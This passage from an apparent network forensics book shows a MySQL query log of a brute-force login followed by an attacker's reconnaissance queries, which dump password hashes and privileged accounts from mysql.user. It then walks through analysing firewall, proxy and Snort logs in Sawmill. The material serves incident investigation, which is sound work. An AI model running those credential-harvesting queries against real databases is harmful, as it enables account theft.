| | 67 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 68 Connect | root@192.168.174.157 as anonymous on | | |
| | 68 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| 181230 | 0:05:20 69 | Connect root@192.168.174.157 as anonymous on | | |
| | 69 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 70 Connect | | | |
| | 70 Connect | ······································ | (using password: | YES) |
| | 71 Connect | | | |
| | 71 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | 72 Connect | root@192.168.174.157 as anonymous on | | |
| | 72 Connect | Access denied for user 'root'@'192.168.174.157' | (using password: | YES) |
| | | | | |

We can see that the general query log file allows us to view failed attempts by the attacker to log into the MySQL server. However, it also suggests that there are two successful attempts. Let's further investigate:

```
71 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
           72 Connect root@192.168.174.157 as anonymous on
72 Connect Access denied for user 'root'@'192.168.174.157' (using password: YES)
           73 Connect root@192.168.174.157 as anonymous on
181230 0:07:46 74 Connect root@192.168.174.157 as anonymous on
           74 Query show tables
181230 0:08:06 75 Connect root@192.168.174.157 as anonymous on
           75 Query database()
181230 0:08:22 76 Connect
                                root@192.168.174.157 as anonymous on
           76 Query database()
181230 0:12:16
                                root@192.168.174.157 as anonymous on
                   77 Connect
77 Query show variables
181230 0:12:17 77 Query use mysql
           77 Query select user, host, password from mysql.user
           77 Query select user, host from mysql.user where Grant_priv = 'Y'
           77 Query select user, host from mysql.user where Create user priv = 'Y'
           77 Query select user, host from mysql.user where Reload priv = 'Y'
           77 Query select user, host from mysql.user where Shutdown_priv = 'Y'
           77 Query select user, host from mysql.user where Super priv = 'Y'
           77 Query select user, host from mysql.user where FILE priv = 'Y'
           77 Query select user, host from mysql.user where Process_priv = 'Y'
           77 Query select user, host
        from mysql.user where
        (Select_priv = 'Y') or
        (Insert_priv = 'Y') or
        (Update priv = 'Y') or
        (Delete priv = 'Y') or
        (Create_priv = 'Y') or
        (Drop_priv = 'Y')
           77 Query select user, host from mysql.user where user = ''
           77 Query select user, host, password from mysql.user where length (password) = 0 or password is null
           77 Query select user, host from mysql.user where host = "%"
```

We can see that after the failed attempts, the attacker logged in and ran the preceding queries on the database. Query log files are convenient for pinpointing the actual intent of the attacker. In the upcoming chapters, we will look at numerous case study examples on various databases.

On XAMPP, general query logs can be enabled by running the following query:

```
SET global general_log = 1;
```

Here's a better way to log all queries in MySQL:

```
SET global general_log_file='/tmp/mysql.log';
SET global log_output = 'file';
SET global general_log = on;
```

Firewall logs

There are plenty of firewalls you can encounter in a network infrastructure. Firewall logs can reveal a lot about an attack. I remember a case where a popular bank in Africa was siphoned off for \$700,000, and the attackers were sitting inside the network for a long time before they executed the attack. After a thorough investigation to find the indicators of compromise and a root-cause analysis, firewall logs helped me out. I found that the checkpoint firewall logs had entries to a particular domain being contracted to by the planted backdoor. We ran a network-wide search on the firewall logs to find the first attempt to the domain and found out that the first attempt to the malicious attacker's site was at least three months before the date of the incident. However, since the computer making that connection was only connected to the internal network, we concluded that the attack was conducted by someone internally, which narrowed down the scope of our investigation to a handful of individuals.

Parsing firewall logs and driving analytics is a tough task for an investigator. Most of the intelligent firewalls today have their analytics engine. However, if you need a third-party log parser for firewall logs, **Sawmill** (http://www.sawmill.net) would be my choice, as it supports a variety of log formats. Here is an example of Palo Alto Network Firewall logs parsed by Sawmill:

| SAWMILL | | | | | | |
|---|--------------------------|------|---|-------|----------|--------------------|
| Sawmill Palo Alto Networks Firewall | Reports | | | | | |
| 🔳 Date Picker 🛛 🛡 Filters 🕨 N | Macros - Miscellaneous - | e P | Printer Friendly | | | |
| Calendar Usage Category Summary | Host Summary | 09/A | .pr/2012, 1 day (entire date range) | | | |
| User Summary | | | | | | ÷ |
| Host Summary | Page views (descending) | | | | | |
| Users By Category | | | 19.0 % 27 facebook.com | | | |
| Hosts By User | | | 16.9 % 24 cnn.com | | | |
| ▶ Content | | | 8.5 % 12 doubleclick.net | | | |
| Overview | | | 7.0 % 10 videoegg.com | | | |
| Date and time | | | 4.2 % 6 adfusion.com | | | |
| ▶ Source | | | 3.5 % 5 latimes.com | | | |
| ▶ Destination | | | 2.8 % 4 atdmt.com | | | |
| ▶ Other | | | 2.1 % 3 dotomi.com 2.1 % 3 adnxs.com | | | |
| Syslog priorities | | | 2.1 % 3 addixs.com 2.1 % 3 (empty) | | | |
| Syslog message types | | | 31.7 % 45 33 other items | | | |
| Single-page Summary | | | | | | |
| Log detail | 1 - 10 of 43 | | | | ≞ | < 🕨 Rows 🕶 |
| Sessions | Top level domain | Page | views | Bytes | Sessions | ↓ Session duration |
| | 4 1 dotomi.com | 3 | 2.1 % | 0 B | 1 | 00:00:39 |
| | Q 2 serving-sys.com | 2 | 1.4 % | 0 B | 2 | 00:00:37 |
| | G 3 doubleclick.net | 12 | 8.5 % | 0 B | 2 | 00:00:25 |
| | ⊂ 4 llnwd.ne | 1 | 0.7 % | 0 B | 1 | 00:00:04 |

We can see that we have a variety of options with the parsed logs:

| Calendar | ~ | 10 | | | | | | | | |
|-------------------------|----------|----------------|-------|------------------------|-------------|--------|---------|--------------|----------|------------------|
| ▼ Usage | Sou | irce IPs | 09/Ap | or/2012, 1 day (entire | date range) | | | | | |
| Category Summary | | | | | | | | | | |
| User Summary | | | | | | | | | | -0 |
| Host Summary | 1 - 1 of | f 1 | | | | | | | | ✓ Nows ▼ |
| Users By Category | | Source IP | ↓ Ev | ents | Page views | Bytes | Packets | Elapsed time | Sessions | Session duration |
| Hosts By User | 9.1 | 192.168.16.108 | 535 | 100.0 % | 142 | 5.86 M | 8.62 K | 00:41:37 | 2 | 00:02:17 |
| ▶ Content | | Total | 535 | 100.0 % | 142 | 5.86 M | 8.62 K | 00:41:37 | _ | 00:02:17 |
| Overview | | | | | | | | | | |
| Date and time | | | | | | | | | | |
| ▼ Source | | | | | | | | | | |
| Source IPs | | | | | | | | | | |
| NAT source IPs | | | | | | | | | | |
| Source users | | | | | | | | | | |
| Jusers | | | | | | | | | | |
| Source ports | | | | | | | | | | |
| NAT source ports | | | | | | | | | | |
| Source zones | | | | | | | | | | |
| Egress interfaces | | | | | | | | | | |
| Source locations | | | | | | | | | | |
| Category by Source user | | | | | | | | | | |
| Page by Source user | | | | | | | | | | |
| ▶ Destination | | | | | | | | | | |
| ▶ Other | | | | | | | | | | |
| Syslog priorities | | | | | | | | | | |
| Syslog message types | | | | | | | | | | |

| | Pages/directories | ↓ Eve | nts | | Page views | Bytes | Packets | Elapsed time | Sessions | Session duration |
|-------------|---------------------------|-------|--------|-------------|------------|--------|---------|--------------|----------|------------------|
| ۹. 1 | (empty) | 389 | 72.7 % | | 3 | 5.86 M | 8.62 K | 00:41:37 | 1 | 00:00:01 |
| Q 2 | www.facebook.com/ | 27 | 5.0 % | • • • • • • | 27 | 0 B | 0 B | 00:00:00 | 2 | 00:00:00 |
| ۹ 3 | ads.cnn.com/ | 14 | 2.6 % | 1. Sec. 1. | 14 | 0 B | 0 B | 00:00:00 | 1 | 00:00:00 |
| Q. 4 | beacon.videoegg.com/ | 9 | 1.7 % | I | 9 | 0 B | 0 B | 00:00:00 | 1 | 00:00:02 |
| ۹ 5 | www.adfusion.com/ | 6 | 1.1 % | L | 6 | 0 B | 0 B | 00:00:00 | 1 | 00:00:01 |
| ۹ 6 | www.latimes.com/ | 5 | 0.9 % | I. | 5 | 0 B | 0 B | 00:00:00 | 1 | 00:00:03 |
| 9, 7 | ad.doubleclick.net/ | 5 | 0.9 % | I. | 5 | 0 B | 0 B | 00:00:00 | 1 | 00:00:24 |
| Q 8 | www.cnn.com/ | 5 | 0.9 % | I. | 5 | 0 B | 0 B | 00:00:00 | 1 | 00:00:00 |
| ୍କ 9 | iew.atdmt.com/ | 4 | 0.7 % | I. | 4 | 0 B | 0 B | 00:00:00 | 2 | 00:00:00 |
| Q 10 | pubads.g.doubleclick.net/ | 4 | 0.7 % | I. | 4 | 0 B | 0 B | 00:00:00 | 1 | 00:00:01 |
| 9, 11 | goku.brightcove.com/ | 3 | 0.6 % | I. | 0 | 0 B | 0 B | 00:00:00 | 0 | 00:00:00 |
| Q 12 | ib.adnxs.com/ | 3 | 0.6 % | I. | 3 | 0 B | 0 B | 00:00:00 | 2 | 00:00:03 |
| Q 13 | svcs.cnn.com/ | 3 | 0.6 % | I. | 3 | 0 B | 0 B | 00:00:00 | 1 | 00:00:01 |
| Q 14 | l.betrad.com/ | 2 | 0.4 % | | 0 | 0 B | 0 B | 00:00:00 | 0 | 00:00:00 |
| Q 15 | r.nexac.com/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 1 | 00:00:01 |
| Q 16 | tag.admeld.com/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 1 | 00:00:00 |
| 9, 17 | t4.liverail.com/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 1 | 00:00:00 |
| ् 18 | db.outbrain.com/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 2 | 00:00:01 |
| ৭ 19 | ytaahg.hs.llnw | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 1 | 00:00:00 |
| ्र 20 | cdn.turn.com/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 2 | 00:00:00 |
| Q 21 | bs.serving-sys.com/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 2 | 00:00:37 |
| 9, 22 | ad-g.doubleclick.net/ | 2 | 0.4 % | | 2 | 0 B | 0 B | 00:00:00 | 1 | 00:00:00 |

We have options that include **User Summary**, **Host Summary**, **Source IPs**, **Users**, and **Content**. We can also view visited pages:

Sawmill is a paid product. However, you can download and use the trial version free for 30 days. In the upcoming chapters, we will have a look at creating our parsers. However, to conduct a network forensic operation professionally, Sawmill is recommended.



The Sawmill installation guide can be found at

http://www.sawmill.net/cgi-bin/sawmill8/docs/sawmill.cgi?dp+docs
.technical_manual.installation+webvars.username+samples+webvars.
password+sawmill.

Proxy logs

There can be various proxy servers in a network. One that stands out and is used widely is the **Squid proxy server**. According to the Squid website, it is a caching proxy that greatly reduces bandwidth and response timings in a network set up for services such as HTTP, HTTPS, and FTP. We will again use Sawmill to investigate proxy logs:

| Calendar | Deskhand | | | | | | | | |
|------------------------------|------------------------|--------------|-------|------------------|----------------|---------------|-------------------------|------------|-----------------------|
| ▼ Usage | Dashboard 19/00 | t/2002 – 0 | 2/May | //2012, 348 | 4 days (entire | e date range) | | | |
| Dashboard | | | | | | | | | |
| User Summary | Overview | | | | | | | | |
| Host Summary | Hits | Page views | | | Visitors | | Size | start time | |
| Hosts By User | 642,013 Avg/day 184.3 | 505,886 | Avg/o | iay 145.2 | 370 Avg | g/day 0.1 | 2.06 G Avg/day 621.48 K | 19/Oct/200 | 02 20:30:37 Avg/day - |
| Usage Detail | end time | | Sess | ions | Ses | sion duration | | | |
| ▶ Content | 02/May/2012 03:18:57 | Avg/day — | 1,0 | 21 Avg/day | 0.3 260 | d 20:27:0 | 4 Avg/day 00:11:05 | | |
| Overview | | | | | | | | | |
| Date and time | Troffic | | la . | Lines Ou | | | | | |
| Source | Traffic | 1 | ģ5 | User Su | mmary | | | | 42 |
| ▶ Server | Page views | | | 1 - 10 of 147 | | | | <u> </u> | ► Rows ▼ |
| ▶ Other | 150,000 | | | Us | ername | ↓ Page | views | Sessions | Session duration |
| Cpus | 90,000 | | | 9.1- | | 483,757 | 7 | 1,019 | 23d 18:17:03 |
| Sessions | 60,000 | | | Q 2 kor | molafe | 1,687 | 7 | 1 | 03:33:43 |
| Single-page Summary | 30,000 | | | 3 oal | kin | 1,088 | 3 | 1 | 01:23:30 |
| Log detail | 01 Nov 01 Nov 01 Nov 0 | 1 Nov 01 Nov | | S 4 bal | bayomi | 1,008 | 3 | 2 | 01:08:16 |
| | 2002 2004 2006 2 | 2010 2010 | | a 5 ola | iyeni | 973 | 3 | 2 | 02:32:52 |
| | | | | 🤍 6 ola | iojo | 803 | 3 | 1 | 01:29:50 |
| | | | | 9, 7 yu | s_arcsstee | 750 |) | 4 | 01:50:20 |
| | | | | ⊂, 8 jay | _arcsstee | 715 | | 3 | 01:28:25 |
| | | | | ⊂, 9 ba | deyek | 605 | 5 | 2 | 01:33:05 |
| | | | | | abatop | 503 | 3 | 1 | 02:42:58 |
| | | | | 13 | 7 other items | 13,997 | 7 | - | 2d 08:27:02 |
| | | | | Tot | tal | 505,886 | 3 | - | 26d 20:27:04 |

1. We can see that we have a variety of data, demonstrating the **User Summary**, **Traffic**, **Page views**, number of **Sessions**, and a variety of other useful data, such as **Top level domain**:

| То | p le | evel domain | 19/Oct/2002 - | 02/May/2012, 348 |
|------|-------|------------------------|-----------------------|------------------|
| | | | | 0 |
| - 50 |)0 of | 2546 | | < > Rows - |
| | | Top level domain | \downarrow Sessions | Session duration |
| Q, | 1 | microsoft.com | 426 | 1d 01:58:35 |
| Q, | 2 | yahoo.com | 262 | 2d 02:44:41 |
| Q, | 3 | msn.com | 249 | 1d 01:08:25 |
| Q, | 4 | windowsupdate.com | 194 | 07:25:44 |
| Q, | 5 | google.com | 174 | 13:45:40 |
| Q, | 6 | doubleclick.net | 171 | 05:29:23 |
| Q, | 7 | akamai.net | 159 | 02:54:07 |
| Q, | 8 | com.au | 151 | 02:18:36 |
| Q, | 9 | goldweb.com.au | 143 | 09:35:30 |
| Q, | 10 | passport.com | 141 | 01:07:08 |
| Q, | 11 | ninemsn.com.au | 130 | 2d 04:34:20 |
| Q, | 12 | imrworldwide.com | 125 | 03:58:04 |
| Q, | 13 | symantecliveupdate.com | 116 | 03:32:17 |
| Q, | 14 | hotmail.com | 116 | 03:43:52 |
| Q, | 15 | atdmt.com | 109 | 00:41:46 |
| Q, | 16 | mcafee.com | 90 | 02:47:19 |
| Q, | 17 | real.com | 88 | 1d 08:42:37 |
| Q, | 18 | yimg.com | 79 | 00:46:56 |
| Q, | 19 | verisign.com | 53 | 01:47:35 |
| Q, | 20 | gator.com | 44 | 1d 15:34:32 |
| Q, | 21 | yahoomail.com | 40 | 00:07:05 |
| Q, | 22 | macromedia.com | 40 | 00:49:32 |

2. We can also view the most frequently browsed URLs:

| URLs 19/Oct/2002 – 02/May/2012, 3484 days (entire date range) | | | | | | | | | |
|---|------|--|---------|--------|------------|----------|----------|----------|------------------|
| | | | | | | | | | -0- |
| 1 - 20 | 0 of | 7357 | | | | | | ₽ | Rows • |
| | | URL | Hits | | Page views | Visitors | ↓ Size | Sessions | Session duration |
| О, | 1 | http://data.kasabi.com/(omitted) | 319,410 | 49.8 % | 319,410 | 1 | 452.09 M | 2 | 3d 20:20:15 |
| Q, | 2 | http://dl22cg.rapidshare.de/(omitted) | 1 | 0.0 % | 1 | 1 | 63.64 M | 1 | 00:00:12 |
| Q, | 3 | http://data.nytimes.com/(omitted) | 9,128 | 1.4 % | 9,128 | 1 | 45.90 M | 1 | 00:12:45 |
| О, | 4 | http://www.gutenberg.org/(omitted) | 39 | 0.0 % | 39 | 1 | 32.69 M | 1 | 00:00:22 |
| О, | 5 | http://us.i1.yimg.com/(nonpage) | 13,319 | 2.1 % | 0 | 132 | 28.12 M | 0 | 00:00:00 |
| 9 | 6 | http://us.js2.yimg.com/(nonpage) | 1,206 | 0.2 % | 0 | 89 | 27.91 M | 0 | 00:00:00 |
| 9 | 7 | http://nastynews.org/(omitted) | 49 | 0.0 % | 49 | 1 | 27.39 M | 1 | 00:03:23 |
| 0, | 8 | http://extension.unh.edu/(omitted) | 180 | 0.0 % | 180 | 1 | 26.81 M | 1 | 00:32:20 |
| 0, | 9 | http://www.punchng.com/(nonpage) | 3,394 | 0.5 % | 0 | 7 | 21.60 M | 0 | 00:00:00 |
| О, | 10 | http://download.microsoft.com/(omitted) | 2,293 | 0.4 % | 2,293 | 159 | 20.62 M | 165 | 06:15:23 |
| О, | 11 | http://umbel.org/(omitted) | 15,271 | 2.4 % | 15,271 | 1 | 19.93 M | 2 | 01:28:32 |
| О, | 12 | http://download.grisoft.cz/(omitted) | 8 | 0.0 % | 8 | 1 | 18.50 M | 1 | 00:00:59 |
| О, | 13 | http://free.grisoft.cz/(omitted) | 4 | 0.0 % | 4 | 1 | 17.67 M | 1 | 00:01:26 |
| Q, | 14 | http://au.download.windowsupdate.com/(omitted) | 1,085 | 0.2 % | 1,085 | 2 | 16.92 M | 2 | 00:48:33 |
| Q, | 15 | http://vp.video.google.com/(omitted) | 1 | 0.0 % | 1 | 1 | 16.49 M | 1 | 00:00:02 |
| Q, | 16 | http://www.download.windowsupdate.com/(omitted) | 163 | 0.0 % | 163 | 24 | 14.55 M | 24 | 00:45:06 |
| Q, | 17 | ftp://ftp.hp.com/(omitted) | 1 | 0.0 % | 1 | 1 | 13.94 M | 1 | 00:00:14 |
| Q, | 18 | http://liveupdate.symantecliveupdate.com/(omitted) | 383 | 0.1 % | 383 | 77 | 13.12 M | 116 | 03:32:17 |

3. You can filter logs on by date by clicking on **Date Picker**, selecting **Relative date**, and choosing a time frame:

| Date Pick | er | | | | | | × |
|----------------|---|--|----|---------------|--------|-------|-----------------|
| Date or S | tart Date | e End Da | te | Relative Date | Custom | | Apply Cancel |
| Last 1 | wee | ks | | | | Clear | Cancer |
| Recent Last | 1 2 3 4 5 6 7 8 9 10 | years quarters months weeks days | | | | | |


Consider a scenario where you want to view the logs of a particular user on a particular URL. You can make use of the **Zoom** feature by enabling the following highlighted filters:

| | 0,000 | | Username | ↓ Page views | Sessions | Session duration |
|------------------------|--|---------------------------------------|--|--|----------|------------------|
| 120 | 0,000 | | | - | | |
| | 0,000 | | | 483,757 | 1,019 | 23d 18:17:0 |
| | D,000 D,000 | | Q 2 komolafe | 1,687 | 1 | 03:33:4 |
| | 0 | | G 3 oakin | 1,088 | 1 | 01:23: |
| 70 | om Active | | 4 babavomi | 1,008 | 2 | 01:08: |
| | om to selected items b | v opening a report or | Cancel Zoom | 973 | 2 | 02:32: |
| 200 | | , oponing a roport of | | 803 | 1 | 01:29: |
| | | | Q 7 yus_arcsstee | 750 | 4 | 01:50: |
| | | | Q 8 jay_arcsstee | 715 | 3 | 01:28: |
| | | | 9 badeyek | 605 | 2 | 01:33: |
| | | | 10 bbabatop | 503 | 1 | 02:42: |
| | | | Zoom 137 other items | 13,997 | _ | 2d 08:27:0 |
| | | | Zoom | | | 20 00.27. |
| | | | Total | 505,886 | - | 26d 20:27:0 |
| Host | Summary | | 20011 | | - | |
| Host 1 - 10 o | | | 20011 | 505,886 | - | |
| | | ↓ Page views | Total | 505,886 | - | |
| | of 2546 Top level domain | ↓ Page views 319,410 | Total | 505,886 | - | |
| 1 - 1 0 o | of 2546 Top level domain kasabi.com | - | Total | 505,886 | - | |
| 1 - 10 o 9 1 | f 2546 Top level domain kasabi.com fu-berlin.de | 319,410 | Total Sessions 2 | 505,886 | - | |
| 1 - 10 o Q 1 Q 2 | f 2546 Top level domain kasabi.com fu-berlin.de linkedmdb.org | 319,410 31,415 | Total Sessions 2 2 2 2 | 505,886 Rows - Session duration 3d 20:20:15 07:16:58 | - | |
| 1 - 10 o | f 2546 Top level domain kasabi.com fu-berlin.de linkedmdb.org nytimes.com | 319,410 31,415 16,211 | Total Sessions 2 2 2 2 2 | 505,886 Rows - Session duration 3d 20:20:15 07:16:58 04:51:40 | - | |
| 1 - 10 o | f 2546 Top level domain kasabi.com fu-berlin.de linkedmdb.org nytimes.com umbel.org | 319,410 31,415 16,211 15,403 | Total Sessions 2 2 2 2 3 | 505,886 Rows - Session duration 3d 20:20:15 07:16:58 04:51:40 02:35:59 | - | |

In the preceding screenshot, the blue circle with a black ring around it is the **Zoom** button, and a leading blue dot generally denotes a zoomed item. In the preceding screen, we can see two blue dots: one at the bbabatop user and another at the geospecies.org website. All we need to do next is press the **Filter** button:

| Filters | | × |
|--|---------------------------|--------------|
| Just added (2 active) Saved (0 active) | Recently added (0 active) | |
| | Select All | Deselect All |
| Username is 'bbabatop' | Move to Saved | Delete ^ |
| ☑ Top level domain is 'geospecies.org | Move to Saved | Delete |
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |
| < | | > |
| | Save and Apply | Cancel |


We can see that the selected entries are now added as a filter and we need to save and apply to filter the entries out. An example filter on babayomi user for yahoo.com and while selecting **Hours of day** yields the following set of results:



You can also view **Date and time**, **Years**, **Months**, and **Days** by building such filters, which becomes instrumental during an investigation. Consider a scenario where a malicious application is trying to download a payload from a website. In such cases, you will easily be able to track the first attempt for the download, thus finding the **Indicators of Compromise** (**IOCs**) and the first system that was compromised:

| Date/times Report is filtered an Top level domain is | nd shows da | | May/2012 | 2, 3484 days | entire date rar | ige) |
|--|-------------------------|------------|-------------|--------------|-----------------|------------------|
| | | | | | | ¢ |
| Hits | | | | | | |
| 4,000 | | | | | | |
| 3,000 | | | | | | |
| 1,000 | | | | | | |
| 0 | | | | | | |
| 01 Nov 01 Nov 2002 2003 | 01 Nov 01 N 2004 200 | | 01 Nov 01 1 | | 1 Nov 2011 | |
| | 2007 200 | . 2000 200 | 2000 200 | | | |
| Date/time > Sep/2006 | | | | | <u> </u> | ► Rows ▼ |
| ↑ Date/time | Hits | Page views | Visitors | Size | Sessions | Session duration |
| 🤍 1 08/Sep/2006 | 3,007 | 3,007 | 175 | 19.02 M | 181 | 07:10:55 |
| Total | 3,007 | 3,007 | - | 19.02 M | _ | 07:10:55 |

1. The first and only attempt to windowsupdate.com was made on September 8, 2006. Clicking on Hours of day, we get the following result:



2. Clicking on the **Usernames**, we will be able to get the users who requested this website:

| Usern | ames | 19/0 | Oct/2002 | — 02/May/2012, 3484 days (er | itire date range) | | | | |
|-----------------|-----------|--------------------------|--------------------------------------|------------------------------|-------------------|----------|---------|----------|-------------------------|
| Report Top leve | | | data for <mark>supdate.con</mark> | | | | | | |
| | | | | | | | | | ¢ |
| 1 - 2 of 2 | | | | | | | | ≞ | < Rows - |
| Us | ername | $\downarrow \text{Hits}$ | | | Page views | Visitors | Size | Sessions | Session duration |
| ∩ ∩ | body | 3,155 | 99.9 % | | 3,155 | 186 | 33.54 M | 193 | 07:25:33 |
| Q 2 fen | niadedeji | 2 | 0.1 % | | 2 | 1 | 21.23 K | 1 | 00:00: <mark>1</mark> 1 |
| Tot | tal | 3,157 | 100.0 % | | 3,157 | - | 33.56 M | - | 07:25:44 |

3. We can see that the nobody and femiadedeji users made hits to the target domain. By building a filter on the femiadedeji user and the domain, we can select the **Pages/directories** to reveal the following:

| Pages/directories 19/Oct/2002 - | — 02/May/2012, 3484 days (en | tire date range) | | | | |
|---|------------------------------|------------------|----------|---------|----------|------------------|
| Report is filtered and shows data for Top level domain is windowsupdate.com Username is femiadedeji | | | | | | |
| | | | | | | \$ |
| 1 - 1 of 1 | | | | | | Rows • |
| Pages/directories | \downarrow Hits | Page views | Visitors | Size | Sessions | Session duration |
| 1 <u>http://www.download.windowsupdate.com/</u> | 2 100.0 % | 2 | 1 | 21.23 K | 1 | 00:00:11 |
| Total | 2 100.0 % | 2 | - | 21.23 K | - | 00:00:11 |

4. We can now confirm that the femiadedeji user accessed windowsupdate.com and downloaded files of the .cab and .txt types:

| File types | 6 1 | 9/Oct/200 | 02 – 02/Ma | ay/2012 , 3484 day | s (entire date r | ange) | | |
|-------------------------|-----------------------|----------------|------------|---------------------------|------------------|------------------------|----------|----------------------------|
| Report is filter | ed and | shows data | for | | | | | |
| Top level dom | ain is <mark>v</mark> | vindowsupda | ate.com | | | | | |
| Username is | femiade | edeji | | | | | | |
| | | | | | | | | |
| | | | | | | | | |
| | | | | | | | | ÷ |
| 1 - 2 of 2 | | | | | | | | Rows - |
| 1 - 2 of 2 File type | ↓ F | lits | | Page view | s Visitors | Size | Sessions | |
| | ↓ F 1 | lits 50.0 % | | | Visitors | Size 20.90 K | | Rows - |
| File type | | | | | | | Sessions | Rows - Session duration |

5. When we click on **Usage Detail**, we get the following:

| Calendar Usage | L | Jsage Deta | ail 19/Oct/2002 | 2 – 02/May/2012, 3484 | days (entire date range) | | | |
|--|----|---|----------------------|-----------------------|--------------------------|-------------------------|----------|------------------|
| Dashboard Juser Summary Host Summary Hosts By User | • | Report is filtered a Top level domain i Username is fem | is windowsupdate.com | | | | | |
| Usage Detail | | | | | | | | 0 |
| | 1. | - 1 of 1 | | | | | | I ■ Rows ■ |
| Top level domain | | Username | Top level domain | start time | end time | \downarrow Page views | Sessions | Session duration |
| Hierarchies | | 🤉 1 femiadedeji | windowsupdate.com | 08/Sep/2006 05:47:13 | 08/Sep/2006 05:47:16 | 2 | 1 | 00:00:11 |
| Pages/directories | | Total | | - | _ | 2 | - | 00:00:11 |

We can see that we now have plenty of detail related to the events.

IDS logs

Let's make use of Sawmill again, this time to parse snort logs:

| SAWA | AILL | | | | | |
|---|------------------|---------------|--------------|----------|-----------------|-------|
| Profiles | <u>Scheduler</u> | Preferences | Licensing | Import | <u>Settings</u> | Tools |
| 🖕 Create N | New Profile | View - | | | | |
| Profiles / Re | eports | Dat | abase Last M | lodified | | |
| , li kk | ¢ (| Options 🗸 🛛 🛢 | 13 hours ago | v | | |
| Before you start » Please disable any active antivirus scanning of Sawmill's installation directory » Important advice for processing large datasets | | | | | | |
| Don't sho | w again | lide Messages | | | | |

1. We will select **Create New Profile**, which will result in the following:

| 🥹 Sawmill - Mozilla Firefox | — | |
|---|---------------------|--------------|
| 127.0.0.1:8988/?dp=new_profile_wizard.index | ⊠ ☆ | 🛛 🖊 біт 🛛 🚍 |
| | | |
| New Profile Wizard Back | Next | Cancel |
| Log source | | |
| Please specify where you would like Sawmill to get your log data from. | | More Info |
| riease specify where you would like Sawmin to get your log data from. | | |
| Log source: Local disk or mapped/mounted disk $$ | | |
| Folder with optional file name, e.g.: C:\logs, C:\logs\access.log | | |
| Pathname: C:\Users\Apex\Downloads\tg_snort_fast\alert.fast | i Browse | |
| Show Matching Files | | |
| Show matching Lies | | |
| | | |
| Best Practice Tip | | |
| Log files are your company's asset and irreplaceable. We strongly recommend that you retain long as possible. Read more in <u>Log File Management</u> . | your historical log | files for as |
| □ Don't show again | | |
| | | |
| | | |

2. Select Snort logs and then press Next, which will show us the log-detection process:

| 赵 Sawmill - Mozilla Firefox | | | □ × |
|---|------|------|-------------|
| ① 127.0.0.1:8988/?dp=new_profile_wizard.index | | ⊠ ☆ | 📗 🖊 GIT 🛛 🚍 |
| New Profile Wizard | Back | Next | Cancel |
| Detecting log format, please wait. - Elapsed time: 00:00:06 | | | |


3. On successfully detecting the log type, we will get the following options:

| 🤣 Sawmill - Mozilla Firefox | | | |
|--|--------------------------|------|------------|
| ① 127.0.0.1:8988/?dp=new_profile_wizard.index | | ⊠ ☆ | 🛛 🖊 ап 🛛 😑 |
| New Profile Wizard | Back | Next | Cancel |
| Multiple log formats detected | | | |
| Sawmill detected syslog data and device data; please select a syslog or device | ce. <u>More informat</u> | ion | |
| 1. Logging device / Network device Sourcefire Snort (syslog required) | | | ^ |
| 2. Logging device / Network device Sourcefire Snort 2 (syslog required) | | | |
| 3. Syslog / Syslog server Generic MM/DD-HH:MM:SS Timestar | mp Syslog Server | | |

4. Select **Sourcefire Snort 2** format and press **Next**. On the next screen, we will be presented with a message that states that the logs are in Syslog format. Now choose a name for the profile:

| 🤣 Sawmill - Mozilla Firefox | | | | × |
|--|--------|---|--------|---|
| 127.0.0.1:8988/?dp=new_profile_wizard.index | ⊌ | ☆ | 🖊 GIT | ≡ |
| New Profile Wizard Back | Finish | | Cancel | |
| Profile name Please define a name for the new profile and click the Finish button. | | | | |
| | | | | |
| Profile name: Snort Logs | | | | |

5. Click on the **Finish** button to start to create a database for the logs:



6. On selecting **Process Data & View Reports**, the following process gets initiated:

| Building database | |
|-------------------------------|--|
| | Elapsed time: 00:00:11 |
